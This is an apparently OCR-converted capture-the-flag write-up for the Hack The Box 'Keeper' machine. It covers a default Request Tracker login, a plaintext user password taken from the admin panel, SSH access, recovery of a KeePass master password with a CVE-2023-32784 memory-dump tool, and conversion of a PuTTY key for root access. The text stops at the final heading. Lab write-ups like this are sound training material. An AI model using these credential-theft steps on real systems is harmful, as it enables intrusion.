Keeper HTB

Initial reconnaissance


1. We do the initial settings of:
    - setting the openvpn
    - we will need to login and through search for RT 4.4.4 Documentation

      https://docs.bestpractical.com/rt/4.4.4/README.html

```
7) Configure the web server, as described in docs/web_deployment.pod,
   and the email gateway, as described below.

   NOTE: The default credentials for RT are:
       User: root
       Pass: password
   Not changing the root password from the default is a SECURITY risk!
```

2. We will be logged in as root and we can use the search→tickets→recently viewed→#300000: Issue with Keepass Client on Windows. (since this is related to keepass this could related to password manager)
3. We can get the user info here as inogaard and we can use the admin feature to check info about it. Admin→Users→Select. There will a user name Inorgaard and password Welcome2023!



4. We can login as the user with:
    - Username: lnorgaard
    - Password: Welcome2023!

User escalation

1. We can use the username and password to login via ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh lnorgaard@keeper.htb
The authenticity of host 'keeper.htb (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings

You have mail.
Last login: Wed Jan 31 07:39:11 2024 from 10.10.14.76
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  keepass_dump.py  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
5b1f2202248ff8b5f01118bbb3b6108a
```

Privileged reconnaissance


1. As we can see before there is one suspicious file RT30000.zip this could be related to the keepass issue since it's also 30000
2. we can use wget to get this file to local so we can do futher reconnaissance

   We can setup a http server by python so we can use wget to get the file

```
lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.82 - - [31/Jan/2024 08:58:04] "GET /RT30000.zip HTTP/1.1" 200 -
```

3. We can extract RT30000.zip and we get KeePassDumpFull.dmp as well as passcodes.kbdx
4. There is two things we need to do here we can try to get the password from the dump from KeePassDumpFull.dmp another things if we do futher research on .kbdx
5. Since this is related to .kbdx and keepass we can check if there is vulnerabilities relating to it.

https://www.cvedetails.com/cve/CVE-2023-32784/




There is this vulnerability relating to dump

we can use a POC to exploit this to dump the .dmp

6. POC:


https://github.com/vdohney/keepass-password-dumper?tab=readme-ov-file




```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.:     ●
2.:     ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:     d,
4.:     g,
5.:     r,
6.:     ø,
7.:     d,
8.:      ,
9.:     m,
10.:    e,
11.:    d,
12.:     ,
13.:    f,
14.:    l,
15.:    ø,
16.:    d,
17.:    e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
```

we can check the end of this dmp there is this dgrød med fløde. checking in google we get rødgrød med fløde this should be the password for the .kbdx

7. We can use a web online called keeweb to open the .kbdx file with the previous password





we can move this to a file text

8. We can see this uses PuTTY where it is a windows shell. futher research shows we can turn this to openssh and there is a tool for it called **putty-tools**
9. We can use this tool with this command

.ppk here contains the key before that we haev put in a text file.

puttygen keeper.ppk -O private-openssh -o keeper

Privileged escalation

We can just login using the key we create before: